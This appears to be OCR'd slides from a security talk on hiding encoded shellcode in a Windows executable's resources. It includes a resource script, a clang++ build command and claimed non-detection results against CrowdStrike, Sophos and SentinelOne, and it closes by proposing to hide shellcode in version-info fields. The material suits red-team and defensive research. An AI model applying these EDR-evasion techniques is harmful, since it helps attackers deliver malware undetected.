


```
#include <windows.h>

SHELLCODE_RESOURCE RCDATA "shellcode.bin"

IDI_ICON_1 ICON "maxresdefault.ico"

VS_VERSION_INFO VERSIONINFO
FILEVERSION 7,1,0,4
PRODUCTVERSION 1,0,0,0
FILEFLAGSMASK 0x3fL
#ifdef _DEBUG
FILEFLAGS 0x1L
#else
FILEFLAGS 0x0L
#endif
FILEOS 0x4L
FILETYPE 0x1L
FILESUBTYPE 0x0L
BEGIN
```

Build Command:


```
clang++.exe" -O2 -Ob2 -Os -fno-stack-protector -g
-Xlinker -pdb:none -Xlinker -subsystem:console -o
GregsBestFriend.exe GregsBestFriend.cpp
resource2.res -luser32 -lkernel32 -fno-unroll-loops
-fno-exceptions -fno-rtti
```

Let’s Test It! – CrowdStrike




```
cmd.exe
conhost.exe                  4936   Runn
conhost.exe                  7044   Runn
conhost.exe                  444    Runn
CSFalconContainer.exe        2780   Runn
CSFalconContainer.exe        6336   Runn
CSFalconContainer.exe        8012   Runn
CSFalconService.exe          1380   Runn
csrss.exe                    760    Runn
csrss.exe                    840    Runn
csrss.exe                    4036   Runn
```

Let’s Test It! – Sophos XDR



Sophos UI.exe	6568	Running	Administr...	00
SophosFileScanner.e...	400	Running	LOCAL SE...	00
SophosFileScanner.e...	8884	Running	LOCAL SE...	00
SophosFIMService.exe	2972	Running	SYSTEM	00
SophosFS.exe	9988	Running	LOCAL SE...	00
SophosHealth.exe	2848	Running	SYSTEM	00
SophosLiveQuerySer...	8748	Running	SYSTEM	00
SophosNetFilter.exe	4440	Running	LOCAL SE...	00
SophosNtpService.exe	2868	Running	LOCAL SE...	00
SophosOsquery.exe	9972	Running	SYSTEM	00
spoolsv.exe	2568	Running	SYSTEM	00
ssm-agent-worker.exe	4508	Running	SYSTEM	00
SSPService.exe	2960	Running	SYSTEM	00

Let’s Test It! – SentinelOne



GregsBestFriend.exe

```
SentinelAgent.exe          2824   Running
SentinelAgentWorke...      3744   Running
SentinelServiceHost....    2744   Running
SentinelStaticEngine....   1320   Running
SentinelStaticEngine...    3716   Running
SentinelStaticEngine...    2564   Running
SentinelStaticEngine...    5728   Running
SentinelUI.exe             936    Running
services.exe               816    Running
```

✓

Encoded Compiler Detection Results

cl.exe (Microsoft Visual C++)

- Sophos: Not Detected.
- Crowdstrike: Not Detected.
- SentinelOne: Not Detected.

clang++.exe (LLVM)

- Sophos: Not detected.
- Crowdstrike: Not detected.
- SentinelOne: Not detected.

clang++.exe (GNU)

- Sophos: Not detected.
- Crowdstrike: Not detected.
- SentinelOne: Not detected.

g++ (GNU)

- Sophos: Not detected.
- Crowdstrike: Not detected.
- SentinelOne: Not detected.

Let’s Go Further!

Obfuscating Shellcode Storage in Resource Fields

FileDescription Field


- Normally used to describe the file's purpose.

ProductName Field


- Typically contains the product's name.

LegalCopyright Field

- Usually includes copyright information.



